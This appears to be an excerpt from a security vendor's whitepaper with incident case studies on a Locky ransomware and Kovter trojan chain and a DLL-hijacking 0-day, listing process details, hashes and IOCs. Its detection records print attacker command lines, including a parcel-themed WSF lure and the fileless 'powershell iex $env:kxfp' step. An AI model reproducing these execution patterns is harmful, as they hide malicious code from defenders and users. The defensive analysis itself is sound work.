
EyePyramid identification during its startup stage

CASE 3: RANSOMWARE + TROJAN AND REMEDIATION

Ransomware are a constant threat for the enterprise, although usually they represent just an annoyance, more often they are used as a distraction while delivering more sophisticated threats inside an infrastructure. In this case a normal WSF file (Windows Script File) was used to download the infamous Locky ransomware together with Kovter, a Trojan well-known for being file-less and incredibly stealth. The attack chain took advantage of Powershell, an interpreter commonly present on every Windows machine. While uses were distracted by the ransomware, the Trojan was used to further penetrate the infrastructure.


ReaQta-Hive detected the behavior promptly, it became immediately clear that the ransomware was only a distraction as the system tracked the trojan's activities. After assessing the threat, behavioral policies were put in place to prevent similar occurrences and the attacker were quickly blocked. ReaQta-Hive was also used to mitigate the ransomware attack and recover immediately the data was compromised during the initial intrusion.

Even in this case the network sandbox was bypassed and the local endpoint protection system fooled by the chain of events that took place on the affected endpoints.



Path c:\windows\system32\wscript.exe
Size 168960
Signed Microsoft Windows
Issuer Microsoft Windows Verification PCA
Verified Yes
Expired No
SHA-256
d73f7ee4e6e992a618d02580bdbf4fd6ba7c683d110928001092f4073341e95f
Cmdline "C:\Windows\System32\WScript.exe" "C:\Users\Melody\Desktop\Undelivered-Parcel-ID-00898961.doc.wsf"

It is possible to start an infrastructure-wide hunt of this process, looking for instances of this binary running on other devices. Do not start the hunting process on common binaries (i.e.: explorer.exe, powershell.exe, cmd.exe etc...)



Path c:\windows\syswow64\windowspowershell\v1.0\powershell.exe
Size 452608
Signed Microsoft Windows
Issuer Microsoft Windows Verification PCA
Verified Yes
Expired No
SHA-256
6c05e11399b7e3c8ed31bae72014cf249c144a8f4a2c54a758eb2e6fad47aec7
Cmdline
"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex $env:kxfp

It is possible to start an infrastructure-wide hunt of this process, looking for instances of this binary running on other devices. Do not start the hunting process on common binaries (i.e.: explorer.exe, powershell.exe, cmd.exe etc...)


Kovter + Locky dropper and startup stages

CASE 4: 0-DAY HUNTING

A very large organization was successfully compromised by a sophisticated Trojan, the attack was detected after months and the HQ provided to branch offices the IP address of the C&C server. The original vector is still unknown but the Trojan was later found to leverage a 0-day DLL Hijacking to perform its loading procedures and privilege escalation.

ReaQta-Hive was installed on the customer's endpoints months after the initial breach and it was used to keep the infrastructure under control. After a few minutes the customer was surprised to find out that the original threat was still active on several devices and also that a different version, never detected before, was transmitting information to the outside. Protections were activated immediately and all active threats terminated, IOC were generated and distributed to all the associated entities.

Due to a post-breach installation, ReaQta couldn't isolate the original vector, nor could the forensic team retrieve any useful information. What we know is that once again the threat bypassed easily several security layers present on the customer's infrastructure, remaining active and hidden in total for almost 1 year.



PROCESS	DESCRIPTION
wmiapsrv.exe	wmiapsrv.exe is loading the foreign module [redacted] that overrides a system's module

PROCESS DATA

Process	C:\Windows\System32\Wbem\Wmiapsrv.Exe
PID	5496
PPID	656
User	NT AUTHORITY\SYSTEM
Signer	Microsoft Windows
Issuer	Microsoft Windows Verification PCA
Verified	Yes
Expired	No
Privilege	SYSTEM

PROCESS INDICATORS

Md5	38b84c94c5a8af291adfea478ae54f93
Sha1	858ac7b85f44b29b16cbbac3a26f78790eb4270c
Sha256	1ac267ac73670bea5f3785c9ad9db146f8e993a862c843742b21fdb90d102b2a
Size	203264
Architecture	X64

HIJACKING MODULE

Path	[redacted]
Sha256	[redacted]

0-DAY activity detected and tracked by ReaQta-Hive

CONCLUSIONS

In a world where threats are adapting faster than the counter-measures, artificial intelligence is proving to be an incredibly strong ally, capable of identifying new conditions without any prior knowledge. The ability of learning from human experience is a significant advantage over any static security approach: if attackers are quick to adapt, the defendants must be at least as fast and effective. Combining a powerful detection & protection engine with in-depth visibility allows the analysts to keep tabs on suspicious activities and the help provided by the A.I. reduces the time and costs of these analyses. The vast majority of attacks today is directed at the endpoints, not having full visibility and automated analysis capabilities simply means choosing the losing end of the battle.

VISIT US

https://reaqta.com